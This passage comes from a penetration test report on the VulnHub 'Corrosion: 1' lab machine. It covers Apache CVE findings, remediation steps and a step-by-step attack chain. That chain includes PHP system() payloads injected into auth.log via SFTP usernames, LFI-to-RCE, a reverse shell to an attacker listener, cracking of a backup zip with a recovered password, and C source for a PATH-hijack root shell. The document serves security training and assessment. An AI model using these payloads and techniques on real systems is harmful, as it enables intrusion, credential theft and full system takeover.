Description	The version of Apache httpd installed on the remote host is greater than 2.4.17 and prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A crafted method sent through HTTP/2 can bypass validation and be forwarded by mod_proxy, which can lead to HTTP request splitting or cache poisoning attacks.
Solution	Upgrade to Apache version 2.4.49 or later.

4.2.24 Apache $\geq 2.4.30 < 2.4.49$ mod_proxy_uwsgi

F-084: mod_proxy_uwsgi Out-of-Bounds Read Denial of Service

CVE	CVE-2021-36160
CVSS 3.0	7.5
Risk Factor	HIGH
Description	The version of Apache httpd installed on the remote host is greater than 2.4.30 and prior to 2.4.49. It is, therefore, affected by a vulnerability as referenced in the 2.4.49 changelog. A carefully crafted request URI path can cause mod_proxy_uwsgi to read beyond the allocated memory boundary, resulting in a server crash and denial of service (DoS).
Solution	Upgrade to Apache version 2.4.49 or later.

4.2.25 Apache Default Index Page

F-085: Apache Default Index Page

CVE	N/A
CVSS 3.0	N/A
Risk Factor	N/A
Description	The remote web server uses the default Apache index page. This page may contain sensitive information such as the server root directory and installation paths, which could assist an attacker in gathering information about the server configuration.
Solution	Remove the default index page.

4.2.26 Apache ServerTokens Information Disclosure

F-086: Apache ServerTokens Information Disclosure

CVE	N/A
CVSS 3.0	N/A
Risk Factor	N/A
Description	The HTTP headers sent by the remote web server disclose information that can aid an attacker, such as the server version, operating system, and loaded module versions. This information disclosure may allow attackers to identify the underlying software configuration and target known vulnerabilities associated with the disclosed versions.
Solution	Change the Apache ServerTokens configuration value to Prod .

4.2.27 Web Server Error Page Information Disclosure

F-087: Web Server Error Page Information Disclosure

CVE	N/A
CVSS 3.0	N/A
Risk Factor	N/A
Description	The default error page sent by the remote web server discloses information that can aid an attacker, such as the server version and the programming languages or technologies used by the web server. This information disclosure may allow attackers to identify the underlying web server configuration and target known vulnerabilities associated with the disclosed information.
Solution	Modify the web server configuration to avoid disclosing detailed information about the underlying web server, or configure a custom error page instead.

4.2.28 Web Server HTTP Header Information Disclosure

F-088: Web Server HTTP Header Information Disclosure

CVE	N/A
CVSS 3.0	N/A
Risk Factor	N/A
Description	The HTTP headers sent by the remote web server disclose information that can aid an attacker, such as the server version and the programming languages or technologies used by the web server. This information disclosure may allow attackers to identify the underlying web server configuration and target known vulnerabilities associated with the disclosed information.
Solution	Modify the HTTP headers of the web server to avoid disclosing detailed information about the underlying web server.

4.2.29 Linux Kernel Local Privilege Escalation

F-089: userns: also map extents in the reverse map to kernel IDs

CVE	CVE-2018-18955
CVSS 3.0	7.0
Risk Factor	HIGH
Description	In the Linux kernel 4.15.x through 4.19.x before 4.19.2, <code>map_write()</code> in <code>kernel/user_namespace.c</code> allows privilege escalation because it mishandles nested user namespaces with more than 5 UID or GID ranges. A user who has <code>CAP_SYS_ADMIN</code> in an affected user namespace can bypass access controls on resources outside the namespace. This occurs because an ID transformation takes place properly for the namespaced-to-kernel direction but not for the kernel-to-namespaced direction.
Solution	Update the Linux kernel to the latest available release.

Chapter 5

Remediation Report

5.1 Overview

This chapter provides recommended remediation measures for the vulnerabilities identified during the penetration test.

It outlines the actions required to mitigate or eliminate the identified security weaknesses, reduce the likelihood of successful exploitation, and strengthen the overall security posture of the target system.

The recommendations are prioritised according to the severity and potential impact of the associated findings.

5.2 Remediations

5.2.1 Immediate Mitigation

SUID Binary Search Path (F-006)

- **Issue:** `easysysinfo` executes `cat` via `system()` without absolute paths, allowing local root escalation via PATH hijacking.
- **Remediation:**
 1. Modify source code to specify absolute execution paths (e.g., `/bin/cat`) or replace shell execution with direct system calls like `execve()`.

Web Application Path Traversal and LFI (F-002, F-003)

- **Issue:** Unsanitized input in `randylogs.php` allows reading arbitrary files (e.g., `/var/log/auth.log`), which can be paired with SFTP log poisoning for Remote

Code Execution.

- **Remediation:**

1. **Fix LFI:** Remove direct passing of user input into `include`, `require`, or file-reading functions. Implement a strict array-based whitelist mapping user input keys to static, pre-approved file paths.
2. **Restrict Access:** Adjust file permissions so system logs are not readable by the web server user (`www-data`).

Sensitive Files and Backup Artifacts (F-001, F-004, F-005)

- **Issue:** Publicly accessible operational files, weak backup archive passwords, and insecure permissions on `/var/backups/user_backups.zip`.

- **Remediation:**

1. Relocate sensitive files (`tasks_todo.txt`, logs, developer notes) outside the public web root directory.
2. Disable directory browsing across web server configurations.
3. Restrict file permissions on backup archives so only the owner can access them.
4. Re-encrypt backup archives using AES-256 encryption with a high-entropy passphrase.

5.2.2 Software Upgrades

Upgrade Apache HTTP Server (F-007 to F-084)

- **Scope:** Addresses 78 reported CVEs (including request smuggling, heap buffer overflows, HTTP/2 DoS, and SSRF flaws).

- **Remediation:**

1. Upgrade the Apache HTTP Server package to version 2.4.68 or later.

Operating System Kernel Patching (F-089)

- **Issue:** Linux kernel versions 4.15.x to 4.19.x mishandle user namespace mapping (CVE-2018-18955), allowing local privilege escalation.

- **Remediation:**

1. Update the Linux Kernel package to the latest distribution release.

Chapter 6

Detailed Summary

6.1 Overview

This chapter describes how several of the identified vulnerabilities can be combined to compromise the target system.

It presents the main attack paths observed during the assessment, from the initial access vector through exploitation and privilege escalation, and summarizes the resulting impact on the target environment.

The purpose of this section is to provide a comprehensive view of the assessment findings and their relationships, complementing the individual technical details presented in the Vulnerability Report.

6.2 Exploiting several vulnerabilities

The penetration testing activity resulted in the successful compromise of the target system through a multi-stage attack chain involving vulnerabilities in the exposed web application, insecure handling of system log files, insufficient protection of sensitive backup data, and a local privilege escalation vulnerability.

6.2.1 Identifying Potential Entry Points

The initial attack surface was identified through enumeration of the web application. Several accessible directories and files were discovered, including `/blog-post/archives/`, `/blog-post/uploads/`, `/tasks/`, `randylogs.php`, and `tasks_todo.txt`.

While some of these resources did not directly provide access to the underlying system, they disclosed information that enabled further vulnerability analysis. In particular,

`tasks_todo.txt` contained information referring to the `/var/log/auth.log` file.

This information, combined with the discovery of `randylogs.php`, provided a strong indication that the application contained functionality for retrieving system log files.

6.2.2 Initial Access Through Local File Inclusion

Direct requests to `randylogs.php` returned an empty response, suggesting that the application required an input parameter. Parameter fuzzing with `wfuzz` identified the `file` parameter as the relevant input accepted by the PHP script.

```
(kali@kali)~$ wfuzz -hl 0 -w /usr/share/wordlists/dirb/big.txt http://10.0.2.6/blog-post/archives/randylogs.php?FUZZ=/var/log/auth.log
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
ctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://10.0.2.6/blog-post/archives/randylogs.php?FUZZ=/var/log/auth.log
Total requests: 20469

ID      Response  Lines  Word    Chars   Payload
-----
000007534:  200      995 L   11942 W  97050 Ch  "file"

Total time: 13.42804
Processed Requests: 20469
Filtered Requests: 20468
Requests/sec.: 1524.346
```

Figure 6.1: Identification of the `file` parameter through parameter fuzzing

The parameter was subsequently tested using the path to the authentication log referenced by `tasks_todo.txt`. The following request successfully retrieved the contents of the local file:

`http://10.0.2.6/blog-post/archives/randylogs.php?file=/var/log/auth.log`

```
(kali@kali)~$ curl http://10.0.2.6/blog-post/archives/randylogs.php?file=/var/log/auth.log
Aug  6 07:43:43 corrosion dbus-daemon[543]: [system] Failed to activate service 'org.bluez'
: timed out (service_start_timeout=25000ms)
Aug  6 07:44:03 corrosion CRON[18355]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:44:03 corrosion CRON[18355]: pam_unix(cron:session): session closed for user root
Aug  6 07:45:01 corrosion CRON[19421]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:45:01 corrosion CRON[19421]: pam_unix(cron:session): session closed for user root
Aug  6 07:46:01 corrosion CRON[19427]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:46:01 corrosion CRON[19427]: pam_unix(cron:session): session closed for user root
Aug  6 07:47:01 corrosion CRON[19433]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:47:01 corrosion CRON[19433]: pam_unix(cron:session): session closed for user root
Aug  6 07:48:01 corrosion CRON[19439]: pam_unix(cron:session): session opened for user root
by (uid=0)
Aug  6 07:48:01 corrosion CRON[19439]: pam_unix(cron:session): session closed for user root
```

Figure 6.2: Successful retrieval of `/var/log/auth.log` through the web application

This behavior confirms a **Local File Inclusion (LFI)** vulnerability. The application passes a user-controlled filesystem path to functionality that reads or includes the specified

file without enforcing an appropriate restriction on the accessible path.


The impact of this vulnerability is significant because the affected functionality is not restricted to application resources. An attacker can request arbitrary files readable by the web server process, potentially exposing configuration files, credentials, logs, source code, and other sensitive information stored on the underlying operating system.

6.2.3 LFI-to-RCE Escalation Through Log Poisoning

The contents of `/var/log/auth.log` showed that the file records SSH authentication activity. This introduced the possibility of using the log file as a controllable input source.

The attack consisted of two stages. First, attacker-controlled data had to be written into `/var/log/auth.log`. Second, the poisoned log had to be processed as PHP code through the existing LFI vulnerability.


An initial attempt was made to inject PHP code through the SSH username field. This approach was unsuccessful because the SSH implementation rejected the characters required to construct the PHP payload.



```
(kali@kali)-[~]
$ ssh '<?php system('whoami'); ?>'@10.0.2.6
remote username contains invalid characters
```

Figure 6.3: Unsuccessful attempt to inject PHP code through the SSH username field

An alternative method was therefore used to introduce attacker-controlled content into the target environment through the available SFTP functionality. This allowed the required payload to be written to a location subsequently processed through the LFI vulnerability.



```
(kali@kali)-[~]
$ curl -u '<?php system('whoami'); ?>' sftp://10.0.2.6/test -k
Enter host password for user '<?php system(whoami)':
curl: (67) Authentication failure

(kali@kali)-[~]
$ curl -s http://10.0.2.6/blog-post/archives/andylogs.php?file=/var/log/auth.log | tail
Aug 14 14:16:55 corrosion sshd[2457]: pam_unix(sshd:auth): authentication failure; logname=
ser= rhost=10.0.2.5
Aug 14 14:16:56 corrosion sshd[2457]: Failed password for invalid user www-data
from 10.0.2.5 port 44572 ssh2
Aug 14 14:16:58 corrosion sshd[2457]: Received disconnect from 10.0.2.5 port 44572:11: Shut
Aug 14 14:16:58 corrosion sshd[2457]: Disconnected from invalid user www-data
10.0.2.5 port 44572 [preauth]
```

Figure 6.4: Successful exploitation of the LFI vulnerability to achieve code execution

The resulting behavior demonstrated that the LFI was not limited to arbitrary file disclosure. Because the included file could contain attacker-controlled PHP code, the

vulnerability could be escalated to **Remote Code Execution (RCE)**.

For exploitation, the injected PHP functionality was designed to accept a second HTTP parameter, `cmd`, and execute its value using the PHP `system()` function. This transformed the original arbitrary-file-inclusion primitive into a command-execution primitive.

The resulting attack chain can therefore be summarized as:

1. Attacker-controlled input through SFTP;
2. Poisoned `/var/log/auth.log` file;
3. `randylogs.php?file=<controlled file>`;
4. PHP interpretation of injected content;
5. Remote command execution.

6.2.4 Establishing a Reverse Shell

To obtain an interactive foothold on the target, a Bash reverse-shell payload was supplied through the `cmd` parameter. The target was instructed to initiate a TCP connection to the attacking machine at `10.0.2.5:9000`.

The attacking machine was first configured to listen for the incoming connection using `netcat`:

```
nc -nlvp 9000
```



Figure 6.5: Netcat listener waiting for the reverse-shell connection

The malicious command was then supplied to the vulnerable PHP script. When the poisoned file was processed, the injected PHP code executed the command and caused the target to establish the outbound connection.




Figure 6.6: Delivery of the command-execution request

The resulting connection provided an interactive shell on the target system.




Figure 6.7: Successful establishment of the reverse shell

At this stage, remote code execution had been successfully converted into an interactive foothold on the target. The shell initially operated with the privileges of the web application process, providing a low-privileged context from which local privilege escalation and further enumeration could be performed.

6.2.5 Post-Exploitation and Credential Discovery

Following establishment of the reverse shell, local enumeration was performed to identify users, sensitive files, and potential privilege escalation vectors.

Inspection of `/etc/passwd` revealed the presence of the **randy** user account.

Figure 6.8: Identification of the **randy** user account

Further filesystem enumeration identified `user_backup.zip` within `/var/backups/`. The archive was password-protected and could not initially be extracted.

```

www-data@corrosion:/var/backups$ unzip user_backup.zip
unzip user_backup.zip
Archive:  user_backup.zip
  skipping: id_rsa                unable to get password
  skipping: id_rsa.pub            unable to get password
  skipping: my_password.txt       unable to get password
  skipping: easysysinfo.c        unable to get password

```

Figure 6.9: Password protection preventing extraction of `user_backup.zip`

Because the archive was accessible from the compromised system and potentially contained authentication material, it was selected for further analysis.

The archive was transferred to the attacking machine and subjected to password recovery using `zip2john` and `John the Ripper`. The password was successfully recovered.

```

(kali@kali)-[~]
$ zip2john user_backup.zip > hash.txt
ver 2.0 efh 5455 efh 7875 user_backup.zip/id_rsa PKZIP Encr: TS_chk, cmplen=1979, decmplen=2590, crc=A144E09A ts=0298 cs=0298 type=8
ver 2.0 efh 5455 efh 7875 user_backup.zip/id_rsa.pub PKZIP Encr: TS_chk, cmplen=470, decmplen=563, crc=41C30277 ts=029A cs=029A type=8
ver 1.0 efh 5455 efh 7875 ** 2b ** user_backup.zip/my_password.txt PKZIP Encr: TS_chk, cmplen=35, decmplen=23, crc=21E9B663 ts=02BA cs=02ba type=0
ver 2.0 efh 5455 efh 7875 user_backup.zip/easysysinfo.c PKZIP Encr: TS_chk, cmplen=115, decmplen=148, crc=A256BBD9 ts=0170 cs=0170 type=8
NOTE: It is assumed that all files in each archive have the same password. If that is not the case, the hash may be uncrackable. To avoid this, use option -o to pick a file at a time.

(kali@kali)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!randybaby (user_backup.zip)
1g 0:00:00:02 DONE (2026-08-30 04:18) 0.3831g/s 5494Kp/s 5494Kc/s 5494Kc/s "2parrow" ..!LUVP
3DRO
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Figure 6.10: Recovery of the password protecting the backup archive

Extraction of the archive revealed several sensitive files:

- `id_rsa`, containing a private SSH key;
- `id_rsa.pub`, containing the corresponding public key;
- `my_password.txt`, containing a user password;
- `easysysinfo.c`, containing the source code of a privileged utility.

```
(kali㉿kali)-[~]
$ unzip user_backup.zip -d user_backup
Archive: user_backup.zip
[user_backup.zip] id_rsa password:
  inflating: user_backup/id_rsa
  inflating: user_backup/id_rsa.pub
  extracting: user_backup/my_password.txt
  inflating: user_backup/easysysinfo.c

(kali㉿kali)-[~]
$ ls user_backup
easysysinfo.c id_rsa id_rsa.pub my_password.txt

(kali㉿kali)-[~]
$ cat user_backup/my_password.txt
randylovesgoldfish1998
```

Figure 6.11: Sensitive contents recovered from `user_backup.zip`

The password contained in `my_password.txt` enabled authentication to the `randy` account.

```
(kali㉿kali)-[~]
$ ssh randy@10.0.2.7
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
randy@10.0.2.7's password:
Welcome to Ubuntu 21.04 (GNU/Linux 5.11.0-25-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

119 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '22.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Aug 30 02:45:54 2026 from 10.0.2.5
randy@corrosion:~$
```

Figure 6.12: Successful authentication as the `randy` user

This represented a privilege transition from the web application's low-privileged execution context to a legitimate local user account.

6.2.6 Local Privilege Escalation

Enumeration of the `randy` user's environment identified the `easysysinfo` utility within the user's `tools` directory.

```

randy@corrosion:~$ ls
Desktop Documents Downloads Music Pictures Public Templates tools user.txt Videos
randy@corrosion:~$ ls -la tools/
total 28
drwxrwxr-x 2 randy randy 4096 Jul 30 2021 .
drwxr-x--- 17 randy randy 4096 Aug 30 04:28 ..
-rwxr-xr-x 1 root root 16192 Jul 30 2021 easysysinfo
-rwxr-xr-x 1 root root 318 Jul 29 2021 easysysinfo.py
randy@corrosion:~$ ./tools/easysysinfo
Sun Aug 30 04:30:09 AM MDT 2026
127.0.0.1 localhost
# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
Linux corrosion 5.11.0-25-generic #27-Ubuntu SMP Fri Jul 9 23:06:29 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux

```

Figure 6.13: Enumeration of the `randy` user's environment

The executable had `setuid` permissions, meaning that it executed with the effective privileges of its file owner rather than solely with the privileges of the invoking user.

Further analysis showed that the program was owned by `root` and therefore represented a potential privilege escalation vector.

The corresponding source code found in the `user_backup.zip` archive revealed the use of the C `system()` function to invoke the `cat` utility.

```

(kali㉿kali)-[~]
└─$ cat easysysinfo.c
#include<unistd.h>
void main()
{ setuid(0);
  setgid(0);
  system("/usr/bin/date");

  system("cat /etc/hosts");

  system("/usr/bin/uname -a");
}

```

Figure 6.14: Source code of the `easysysinfo` utility

The security weakness results from the use of an external executable without specifying its absolute filesystem path. Instead of explicitly invoking a trusted executable such as `/bin/cat`, the program relies on the `PATH` environment variable to determine which executable should be executed.

This behavior is classified as **CWE-426: Untrusted Search Path**. An attacker able to influence the execution environment can cause a malicious executable to be resolved in place of the intended system binary.

Because the vulnerable program executes with root privileges, successful manipulation of executable resolution causes the attacker-controlled program to inherit those privileges.

6.2.7 Root Privilege Escalation

To demonstrate the impact of the vulnerable search-path behavior, a malicious executable named `cat` was created.

```
#include <unistd.h>
#include <stdlib.h>

void main() {
    setuid(0);
    setgid(0);
    system("bash -i");
}
```

Figure 6.15: Creation of the malicious `cat` executable

The executable was placed in `/tmp`, and the `PATH` environment variable was modified so that `/tmp` was searched before the directory containing the legitimate `cat` executable.

Consequently, when `easysysinfo` invoked `cat`, the malicious executable was resolved instead of the legitimate system binary.

Since `easysysinfo` executes with root privileges, the attacker-controlled process inherited the corresponding effective privileges. Execution of the utility therefore resulted in a **root shell**.

```
randy@corrosion:~$ gcc root.c -o cat
randy@corrosion:~$ mv cat /tmp
randy@corrosion:~$ export PATH=/tmp/:${PATH}
randy@corrosion:~$ ./tools/easysysinfo
Sun Aug 30 04:26:16 AM MDT 2026
root@corrosion:~# whoami
root
```

Figure 6.16: Successful local privilege escalation to root

The successful privilege escalation demonstrates that the initial web application compromise could ultimately be converted into complete operating-system-level compromise.

6.2.8 Attack Chain and Overall Impact

The complete attack path consisted of multiple vulnerabilities and weaknesses that could be chained together:

1. Web application enumeration identified `randylogs.php` and `tasks_todo.txt`.
2. Information disclosed by `tasks_todo.txt` identified `/var/log/auth.log` as a potentially relevant resource.
3. Parameter fuzzing identified the `file` parameter accepted by `randylogs.php`.
4. Supplying `/var/log/auth.log` confirmed a Local File Inclusion vulnerability.
5. Attacker-controlled content was introduced into a file subsequently processed through the LFI vulnerability.
6. The LFI was escalated to Remote Code Execution through PHP code execution.
7. A reverse shell established an interactive foothold on the target.
8. Local enumeration identified the `randy` account and a password-protected backup archive.
9. Password cracking recovered the archive password.
10. The archive disclosed authentication material, including a user password and SSH private key.
11. The recovered password enabled authentication as `randy`.
12. The `easysysinfo` SUID utility was identified as a privilege escalation vector.
13. Analysis of the utility identified a CWE-426 untrusted search path vulnerability.
14. PATH manipulation caused the SUID program to execute an attacker-controlled executable.
15. The resulting process executed with root privileges, resulting in complete system compromise.

The assessment therefore demonstrated a complete compromise path from an externally accessible web application to **root-level access on the underlying operating system**.

Bibliography

- [1] *C language* — *c-language.org*. <https://www.c-language.org/>.
- [2] *Corrosion: 1* — *vulnhub.com*. <https://www.vulnhub.com/entry/corrosion-1,730/>.
- [3] *curl* — *curl.se*. <https://curl.se/>.
- [4] *DirBuster – Powerful Directory & File Brute Force Tool* — *dirbuster.com*. <https://dirbuster.com/>.
- [5] *Exploit Database* — *exploit-db.com*. <https://www.exploit-db.com/>.
- [6] *GitHub - EnableSecurity/wafw00f: WAFW00F allows one to identify and fingerprint Web Application Firewall (WAF) products protecting a website.* — *github.com*. <https://github.com/EnableSecurity/wafw00f>.
- [7] *GitHub - OJ/gobuster: Directory/File, DNS and VHost busting tool written in Go* — *github.com*. <https://github.com/OJ/gobuster>.
- [8] *GitHub - sullo/nikto: Nikto web server scanner* — *github.com*. <https://github.com/sullo/nikto>.
- [9] *GitHub - xmendez/wfuzz: Web application fuzzer* — *github.com*. <https://github.com/xmendez/wfuzz>.
- [10] *John the Ripper password cracker* — *openwall.com*. <https://www.openwall.com/john/>.
- [11] *Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution* — *kali.org*. <https://www.kali.org/>.
- [12] *Metasploit | Penetration Testing Software, Pen Testing Security | Metasploit* — *metasploit.com*. <https://www.metasploit.com/>.
- [13] *Nessus Vulnerability Scanner: Network Security Solution* — *tenable.com*. <https://www.tenable.com/products/nessus>.
- [14] *Netcat: the TCP/IP swiss army* — *nc110.sourceforge.io*. <https://nc110.sourceforge.io/>.

- [15] *Nmap: the Network Mapper - Free Security Scanner* — *nmap.org*. <https://nmap.org/>.
- [16] *NVD - CVSS Calculator* — *nvd.nist.gov*. <https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator>.
- [17] *NVD - Home* — *nvd.nist.gov*. <https://nvd.nist.gov/>.
- [18] *Oracle Virtual Box* — *virtualbox.org*. <https://www.virtualbox.org/>.
- [19] *PHP* — *php.net*. <https://www.php.net/>.
- [20] *Secure Shell - Wikipedia* — *it.wikipedia.org*. https://it.wikipedia.org/wiki/secure_shell.
- [21] *The Penetration Testing Execution Standard* — *pentest-standard.org*. http://www.pentest-standard.org/index.php/main_page.
- [22] *Welcome to Python.org* — *python.org*. <https://www.python.org/>.